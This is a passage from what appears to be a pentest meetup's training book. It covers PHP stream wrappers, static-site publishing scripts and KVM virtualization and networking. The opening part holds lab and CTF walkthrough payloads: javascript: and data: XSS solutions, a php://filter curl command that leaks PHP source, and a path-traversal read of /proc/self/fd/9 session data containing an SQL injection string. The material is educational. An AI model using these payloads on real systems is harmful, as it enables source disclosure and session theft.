The PHP protocols are similar to Data URI scheme. There, Google's XSS game (solutions at *Google's XSS Game*) level 6 can be solved using `https://xss-game.appspot.com/level6/frame#data:text/javascript,alert("boo")`. Instead of loading a JavaScript file from some remote location, `data:text/javascript,...` supplies the data. Level 5 can be solved via `https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert("boo")`, again using `javascript:alert("boo")` to specify the JavaScript directly instead of a file.

`php://`

`php://` allows accessing various I/O streams.

`php://filter`

`php://filter` permits the application of a filter to a stream. The List of Available Filters includes String Filters (see String Functions), Conversion Filters (most importantly `base64_encode()` and `base64_decode()`), Compression Filters, and Encryption Filters. A sequence of filters can be piped together using `"|"`:

```
readfile("php://filter/read=string.toupper|string.rot13/resource=http://www.example.
↳com");
```

Challenge *OwlNest* uses `php://filter` to download instead of execute PHP files by converting them to base64 (making them not PHP source):

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

URL='http://owlnest.com/uploadform.php'
PHP=uploadform.php
curl --silent --cookie $COOKIES \
  $URL?page=php://filter/convert.base64-encode/resource=$PHP \
  | base64 -d -w 0 \
  | tee $PHP
```

Without the `php://filter/convert.base64-encode` the PHP file would be executed and the contents would not be viewable.

php://fd

`php://fd` allows direct access to a file descriptor like `php://fd/9`, though sometimes it will have to be referenced via `/proc/self/fd/9`. Challenge *Kioptrix Level 4* uses `/proc/self/fd/9` which is mapped to the PHP session data:

```
# on kioptrix4 - cat of /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76
john@Kioptrix4:/var/lib/php5$ sudo cat sess_e67efa732b9b15b6def9824e1200db76
myusername|s:4:"user";mypassword|s:12:"" OR 1=1-- -";

# on kali - fetch /proc/self/fd/9 using the matching cookie
hacker@kali:~/pentest/kioptrix4/exploit$ cat $COOKIES
kioptrix4.com FALSE / FALSE 0 PHPSESSID
↳e67efa732b9b15b6def9824e1200db76
hacker@kali:~/pentest/kioptrix4/exploit$ FILE='../../../../../../../../proc/self/fd/9'
hacker@kali:~/pentest/kioptrix4/exploit$ URL="http://kioptrix4.com/member.php?
↳username=$FILE%00"
hacker@kali:~/pentest/kioptrix4/exploit$ curl --silent --cookie $COOKIES -L $URL
myusername|s:4:"user";mypassword|s:12:"" OR 1=1-- -";
```

So *kioptrix4* uses `fd/9` to access the PHP session data.

8.18 Static websites

This serves both as an introduction to static websites and to the currently 3 different locations publishing this static web content. This should not be taken as a complete introduction to static websites, but enough to understand how this website is published. It also is not meant to be read as much as demonstrated live.

8.18.1 What is a static website?

Static vs dynamic websites

A static website:

- No server-side processing
 - But client-side processing
 - * For example, this website has a client-based search capability
- Server-side data is “fixed”
 - But can vary over time
 - Can be served from a [Content delivery network](#) allowing the website to inexpensively scale to massive traffic volume
- Generally every user sees the same web content
 - Client-side processing can discriminate between clients
- Can link to dynamic content provided by 3rd party

Dynamic websites generally need server-side processing and some form of non-client processing/storage.

Advantages of static websites

Compared to a dynamic website:

- Blazingly fast
- Much easier to scale to massive traffic
- Very cheap to run
- Easy to version control (via Git)
- Generally more secure (public website that doesn’t do much)
- Easier to protect from DDoS
- Can use 3rd party sites to add dynamic content (from [Static Website vs Dynamic Website: Which Is Better for SEO?](#))
 - Free Google search
 - Comments via [Discus](#)
 - Shopping via [Ecwid](#), [Snipcart](#)
 - Webforms via [Formspree](#), Google Forms or [Wufoo](#)
- Can be good for [Search engine optimization](#)

On the negative side:

- Difficult to generate complex web pages
 - But from [Static Website vs Dynamic Website: Which Is Better for SEO?](#) can use CMS systems [Surreal CMS](#), [Forestry.io](#) or [Prose](#)
- Not dynamic
- Generally don’t discriminate between users

Creating static websites

For a list of static website generators see [StaticGen - Top Open-Source Static Site Generators](#) and [Top Ten Static Website Generators](#). The creators of GitHub developed [jekyll - Transform your plain text into static websites and blogs](#) so it has the number one position on StaticGen.

[Comparison of documentation generators](#) lists a number of tools including [Wikipedia - Sphinx](#) which is used by this website. See [Sphinx](#) to learn how to use Sphinx, and browse [Read the Docs](#) for website hosting Sphinx-generated documentation.

Hosting a static website

Start with [What is the best static website hosting provider?](#)

Static websites can be hosted from cloud storage:

- [Google Cloud Platform - Static Website Examples, Troubleshooting and Tips](#)
- [Hosting a Static Website on Amazon S3](#)
- [Hosting Static Websites on AWS](#)
- [Azure Boxes - Cloud hosting for a static website](#)

Static content can also be hosted other places:

- This website is hosted on [Google App Engine](#) (see [Google App Engine Documentation](#) and [Choosing an App Engine Environment](#))
- [Firebase](#) is another option (see [Deploying a static website to Firebase](#))
- [GitHub Pages](#)
- [Read the Docs](#)

Each of these static hosting options can be fronted by a CDN like [Cloudflare](#):

- See [How do I use Cloudflare with Amazon's S3 Service?](#) and [Static Site Hosting with S3 and CloudFlare](#)
- [Secure and fast GitHub Pages with CloudFlare](#)

8.18.2 Statically hosting this website

Creating content using Sphinx

Much of the Sphinx content can be viewed on the website by clicking the “View page source” link at the upper right of each page. The complete Sphinx source is in a private [Bitbucket](#) repository. Here is the directory structure:

```
hacker@kali:~$ tree -d -L 2 pentest-meetup
pentest-meetup
├── build
│   ├── doctrees
│   ├── epub
│   ├── html
│   └── latex
└── source
    ├── buffer_overflow
    ├── challenges
    └── encryption
```

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```

├── html
├── kali
├── network_tools
├── presentations
├── recon
├── scripting
├── _static
└── study

```

Building the html, serving it, then getting ready to publish it is easy:

```

# To serve the html content locally
make html; ( cd build/html; python3 -m httpd.server )
# To view it:
#   firefox http://localhost:8000
# To build the content to publish (including epub and pdf versions)
make clean html epub latexpdf

```

Publishing content on Google App Engine

A makefile is used to copy the Sphinx html directory to the deploy directory for publishing to Google App Engine:

```

# Makefile for Sphinx documentation
#

# You can set these variables from the command line.
DEPLOY      = deploy
SOURCE      = ../pentest-meetup/build

.PHONY: help clean copy appserver appupdate

help:
    @echo "Please use 'make <target>' where <target> is one of"
    @echo "  clean to delete the build directory contents"
    @echo "  appserver to run localhost gae server on new build directory"
    @echo "  appupdate  to upload the app to GAE"

clean:
    mkdir -p $(DEPLOY)
    rm -rf $(DEPLOY)/*

copy:
    mkdir -p $(DEPLOY)
    rm -rf $(DEPLOY)/*
    cp main.py $(DEPLOY)
    cp app.yaml $(DEPLOY)
    cp robots.txt $(DEPLOY)
    cp $(SOURCE)/latex/SouthBayWASP.pdf $(DEPLOY)
    cp $(SOURCE)/epub/SouthBayWASP.epub $(DEPLOY)
    cd $(DEPLOY); ln -s ../$(SOURCE)/html .; cd -

appserver: copy
    cd $(DEPLOY); dev_appserver.py app.yaml

appupdate: copy

```

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```
cd $(DEPLOY); gcloud app deploy app.yaml --project=pentest-meetup --version=1.
↪--promote --quiet
```

You can see that the Sphinx `html` directory is used along with `robots.txt` and copies of the pdf and epub versions of the site. Since Google App Engine is a PaaS server, `main.py` and `app.yaml` are needed to run the website.

Then to publish the web content on Google App Engine:

```
make appupdate
```

Publishing content on Amazon S3 & CloudFront

Publishing to Amazon S3 is quite simple and is essentially syncing the Sphinx `html` directory while preserving a few S3-only files (`403.html`, `404.html`, `robots.txt`) and insuring the epub and pdf copies are up-to-date.

```
hacker@kali:~$ cat changes.sh
#!/usr/bin/env bash

NAME="SouthBayWASP"
PT=~/.Persistent/pentest/pentest-meetup
WEB=~/.Persistent/pentest/pentest-meetup-aws/deploy
OPTION='-x '
X=" ${OPTION}.well-known ${OPTION}403.html ${OPTION}404.html ${OPTION}.buildinfo $
↪${OPTION}robots.txt ${OPTION}${NAME}.pdf ${OPTION}${NAME}.epub "
OPTION='--exclude='
XX=" ${OPTION}.well-known ${OPTION}403.html ${OPTION}404.html ${OPTION}.buildinfo $
↪${OPTION}robots.txt ${OPTION}${NAME}.pdf ${OPTION}${NAME}.epub "
diff -qr $X $PT/build/html/ $WEB/
cd $PT/build/html
rsync --delete -azv $XX . $WEB
# rsync --dry-run --delete -azv $XX $PT/build/html/* $WEB/
diff -q $PT/build/latex/${NAME}.pdf $WEB/${NAME}.pdf
[[ $? -ne 0 ]] && cp $PT/build/latex/${NAME}.pdf $WEB/
diff -q $PT/build/epub/${NAME}.epub $WEB/${NAME}.epub
[[ $? -ne 0 ]] && cp $PT/build/epub/${NAME}.epub $WEB/
```

To push the deploy directory to S3 via:

```
hacker@kali:~$ cat publish.sh
#!/usr/bin/env bash

AWSPROFILE="--profile marengo"
REGION="us-west-2"
#BUCKET="s3://pentest-meetup.marengosystems.org"
BUCKET="s3://pentest-meetup"
DEPLOY=deploy
FLAGS="--region $REGION --delete"
# cache-control
# see https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.1
# public = can be cached and displayed to any user.
# no-cache = can be cached, but must check origin for changes.
# max-age = max time cached before check.
# For this website, make public with 12 hour max-age.
CACHE='--cache-control "public,max-age=43200"'
CACHE='--cache-control "public,max-age=3600"'
echo aws s3 sync $DEPLOY $BUCKET $FLAGS $CACHE $AWSPROFILE
```

CloudFront is configured to serve content from the S3 bucket `s3://pentest-meetup`.

Publishing content on github.io

Publishing the content to <https://sbwasp.github.io> is similar to AWS S3 (except a `.nojekyll` file is added).

There is a similar **changes.sh** script used:

```
hacker@kali:~$ cat changes.sh
#!/usr/bin/env bash

NAME="SouthBayWASP"
PT=~/.Persistent/pentest/pentest-meetup
WEB=~/.Persistent/pentest/pentest-meetup-github/deploy
OPTION='-x '
X=" ${OPTION}.well-known ${OPTION}403.html ${OPTION}404.html ${OPTION}.buildinfo $
  ↳ ${OPTION}robots.txt ${OPTION}${NAME}.pdf ${OPTION}${NAME}.epub "
OPTION='--exclude='
XX=" ${OPTION}.well-known ${OPTION}403.html ${OPTION}404.html ${OPTION}.buildinfo $
  ↳ ${OPTION}robots.txt ${OPTION}${NAME}.pdf ${OPTION}${NAME}.epub "
diff -qr $X $PT/build/html/ $WEB/
cd $PT/build/html
rsync --delete -azv $XX . $WEB
# rsync --dry-run --delete -azv $XX $PT/build/html/* $WEB/
diff -q $PT/build/latex/${NAME}.pdf $WEB/${NAME}.pdf
[[ $? -ne 0 ]] && cp $PT/build/latex/${NAME}.pdf $WEB/
diff -q $PT/build/epub/${NAME}.epub $WEB/${NAME}.epub
[[ $? -ne 0 ]] && cp $PT/build/epub/${NAME}.epub $WEB/
cd -
touch deploy/.nojekyll
rm -rf deploy/.well-known/
```

To publish the website to GitHub Pages:

```
# Set up the deploy directory
./changes.sh

# Use git to detect and upload changes.
# Start with the latest site ...
rm -rf sbwasp.github.io
git clone git@github.com:sbwasp/sbwasp.github.io.git
# SSH key password
cd sbwasp.github.io
# Delete the existing content then add in the new content.
rm -rf *
cp -r ../deploy/* .
# Let git figure out what's changed.
git add .
git commit -m 'YYYYMMDD - reason for update'
git push
# SSH key password
```

8.19 Virtualization & networking

8.19.1 Virtualization

What we're ignoring

We'll discuss containers and networking later. For now we're ignoring containers, also known as [Operating-system-level virtualization](#), including [Docker](#) and Linux Containers ([Wikipedia LXC](#) and [Container Linux by CoreOS](#)).

See [Comparison of platform virtualization software](#) for a more complete list of virtualization software.

Hypervisors

Type-1 vs type-2 hypervisors

From [Hypervisor](#):

Type-1, native or bare-metal hypervisors These hypervisors run directly on the host's hardware to control the hardware and to manage guest operating systems. For this reason, they are sometimes called bare metal hypervisors. . . . Modern equivalents include [Xen](#), Oracle VM Server for SPARC, Oracle VM Server for x86, Microsoft [Hyper-V](#) and [VMware ESX/ESXi](#).

Type-2 or hosted hypervisors These hypervisors run on a conventional operating system (OS) just as other computer programs do. A guest operating system runs as a process on the host. Type-2 hypervisors abstract guest operating systems from the host operating system. VMware Workstation, VMware Player, VirtualBox, Parallels Desktop for Mac and [QEMU](#) are examples of type-2 hypervisors.

The distinction between these two types is not necessarily clear. Linux's Kernel-based Virtual Machine (KVM) and FreeBSD's bhyve are kernel modules that effectively convert the host operating system to a type-1 hypervisor. At the same time, since Linux distributions and FreeBSD are still general-purpose operating systems, with other applications competing for VM resources, KVM and bhyve can also be categorized as type-2 hypervisors.

Full virtualization vs paravirtualization

From [Full virtualization](#):

Full virtualization requires that every salient feature of the hardware be reflected into one of several virtual machines – including the full instruction set, input/output operations, interrupts, memory access, and whatever other elements are used by the software that runs on the bare machine, and that is intended to run in a virtual machine. In such an environment, any software capable of execution on the raw hardware can be run in the virtual machine and, in particular, any operating systems. The obvious test of full virtualization is whether an operating system intended for stand-alone use can successfully run inside a virtual machine.

In contrast, [Paravirtualization](#):

paravirtualization is a virtualization technique that presents to virtual machines a software interface, which is similar yet not identical to the underlying hardware-software interface. . . .

Paravirtualization requires the guest operating system to be explicitly ported for the para-API — a conventional OS distribution that is not paravirtualization-aware cannot be run on top of a paravirtualizing VMM.

A hypervisor provides the virtualization of the underlying computer system. In full virtualization, a guest operating system runs unmodified on a hypervisor. However, improved performance and efficiency is achieved by having the guest operating system communicate with the hypervisor. By allowing the guest operating system to indicate its intent to the hypervisor, each can cooperate to obtain better performance when running in a virtual machine. This type of communication is referred to as paravirtualization.

From [Hypervisor](#):

Starting in 2005, CPU vendors have added hardware virtualization assistance to their products, for example: Intel VT-x (codenamed Vanderpool) and AMD-V (codenamed Pacifica).

An alternative approach requires modifying the guest operating-system to make system calls to the hypervisor, rather than executing machine I/O instructions that the hypervisor simulates. This is called paravirtualization

The role of hypervisors

Xen, KVM, and Hyper-V run the big 3 public clouds

[Amazon Elastic Compute Cloud](#) “uses Xen virtualization”, [Google Compute Engine](#) “uses KVM as the hypervisor”, and [Microsoft Azure](#) runs “a customized version of Hyper-V, known as the Microsoft Azure Hypervisor”.

But containers are growing in importance

Given the rise of cloud computing, that puts Xen, KVM, and Hyper-V in the virtualization lead.

But from Google’s [Containers At Scale](#) presentation (circa May 22, 2014), slide 2 says “**Everything** at Google runs in a container. . . . We start over 2 billion containers per week.”

In fact [AWS just proved why standards drive technology platforms](#) (circa Aug 9, 2017) reports “AWS was smart enough to recognize that Kubernetes is becoming an industry standard in itself, and that when it comes to build versus buy versus going open source, AWS wisely recognized that battle has been fought and won.” Containers are big and [Kubernetes](#) (“an open-source system for automating deployment, scaling, and management of containerized applications”) is the standard based for managing containers.

The point here is that hypervisors are a necessary base for running the cloud, but are a fungible, small player in running the cloud.

8.19.2 Kali linux and KVM virtualization

virt-manager, libvirt, and QEMU

For a good introduction see redhat’s [Virtualization Getting Started Guide](#) and the other [Product Documentation](#) for Red Hat Enterprise Linux - Virtualization docs. Especially [Virtualization Tuning and Optimization Guide](#).

Windows VMs should take advantage of [fedora Windows Virtio Drivers](#).

Also see [libvirt docs](#).

virt-manager

The most user-friendly (GUI) way to use **libvirt** is the Python application [virt-manager/virt-manager](#). See [VMM Screenshots](#).

From [Virtual Machine Manager \(VMM\)](#):

The **virt-manager** application is a desktop user interface for managing virtual machines through libvirt. It primarily targets **KVM** VMs, but also manages **Xen** and **LXC** (linux containers). It presents a summary view of running domains, their live performance & resource utilization statistics. Wizards enable the creation of new domains, and configuration & adjustment of a domain's resource allocation & virtual hardware. An embedded VNC and SPICE client viewer presents a full graphical console to the guest domain.

About virt-manager's supporting tools

virt-install is a command line tool which provides an easy way to provision operating systems into virtual machines.

virt-viewer is a lightweight UI interface for interacting with the graphical display of virtualized guest OS. It can display VNC or SPICE, and uses libvirt to lookup the graphical connection details.

virt-clone is a command line tool for cloning existing inactive guests. It copies the disk images, and defines a config with new name, UUID and MAC address pointing to the copied disks.

virt-xml is a command line tool for easily editing libvirt domain XML using virt-install's command line options.

virt-convert is a command line tool for converting OVF and VMX VM configurations to run with libvirt.

virt-manager can be installed via `sudo apt install virt-manager -y` and requires **iptables** and **ebtables**. Also useful for VMs using spice: **spice-vdagent** (Spice agent for Linux) and **xserver-xorg-video-qxl** (qxl video driver).

virt-manager configuration files are stored in `/etc/libvirt/`:

`/etc/libvirt/nwfilter/` XML files containing **ipfilter** rules to allow virtualization network traffic.

`/etc/libvirt/qemu/` XML files defining each VM.

`/etc/libvirt/qemu/networks` XML files defining the added networks.

`/etc/libvirt/qemu/networks/autostart/` Links to `/etc/libvirt/qemu/networks` networks to be started on boot.

These files allow the command line `virsh` (from package **libvirt-clients**) to automate manipulation of **virt-manager** VMs and networks.

libvirt and virsh

From [libvirt/libvirt](#):

Libvirt provides a portable, long term stable C API for managing the virtualization technologies provided by many operating systems. It includes support for **QEMU**, KVM, Xen, LXC, bhyve, Virtuozzo, VMware vCenter and ESX, VMware Desktop, Hyper-V, VirtualBox and the POWER Hypervisor.

libvirt provides the command line tool **virsh** that does much of what **virt-manager** does. Much of the difficult input is provided in XML files, for example the [libvirt Network XML format](#).

See the [libvirt Docs](#) for more information.

QEMU

Start with [QEMU documentation](#).

Program vs system emulation (with KVM/Xen speedup)

Wikipedia [QEMU - Operating modes](#) describes **QEMU**'s 4 optating modes:

User-mode emulation In this mode QEMU runs single Linux or Darwin/macOS programs that were compiled for a different instruction set. System calls are thunked for endianness and for 32/64 bit mismatches. Fast cross-compilation and cross-debugging are the main targets for user-mode emulation.

System emulation In this mode QEMU emulates a full computer system, including peripherals. It can be used to provide virtual hosting of several virtual computers on a single computer. QEMU can boot many guest operating systems, including Linux, Solaris, Microsoft Windows, DOS, and BSD;[4] it supports emulating several instruction sets, including x86, MIPS, 32-bit ARMv7, ARMv8, PowerPC, SPARC, ETRAX CRIS and MicroBlaze.

KVM Hosting Here QEMU deals with the setting up and migration of KVM images. It is still involved in the emulation of hardware, but the execution of the guest is done by KVM as requested by QEMU.

Xen Hosting QEMU is involved only in the emulation of hardware; the execution of the guest is done within Xen and is totally hidden from QEMU.

From [QEMU](#):

When used as a virtualizer, QEMU achieves near native performance by executing the guest code directly on the host CPU. QEMU supports virtualization when executing under the Xen hypervisor or using the KVM kernel module in Linux. When using KVM, QEMU can virtualize x86, server and embedded PowerPC, 64-bit POWER, S390, 32-bit and 64-bit ARM, and MIPS guests.

QEMU networking

Networking consists of (1) a guest VM's virtual network device, plus (2) backend packet transmission to host's network.

QEMU defaults to (1) an OS-appropriate network device and (2) slow (non-root user) [SLiRP](#) backend emulating a NAT'ed network.


More performant options below include bridging the host network allowing the **QEMU** device direct access to the local network (and DHCP, IPCMv6, NAT, ...) or creating a bridge to isolate the VMs (possibly behind NAT). These involve creating bridges and TAP (see [TUN/TAP](#)) interfaces.

See [QEMU User Documentation - Network emulation](#) for more information.

8.19.3 Networking to support virtualization

virt-manager networking

Here is the network diagram for the example below:



virt-manager configuration

Here is the **virt-manager** networking configuration:

Host network configuration

Outside of **virt-manager**'s installation, a bridge `br0` was created to allow VMs to connect directly to the local network.

By default, a Kali install has **NetworkManager** manage the `enp5s0` Ethernet interface and **networking** manage the loopback interface. However, **networking** is configured to control `enp5s0` and slave it to the new bridge `br0`:

```

hacker@debian:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto enp5s0
allow-hotplug enp5s0

```

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


Fig. 1: VMM showing 2 VMs: pfsense (firewall) & taxing (Windows host)




Fig. 2: VMM showing host interfaces: lo, br0 with slave enp5s0

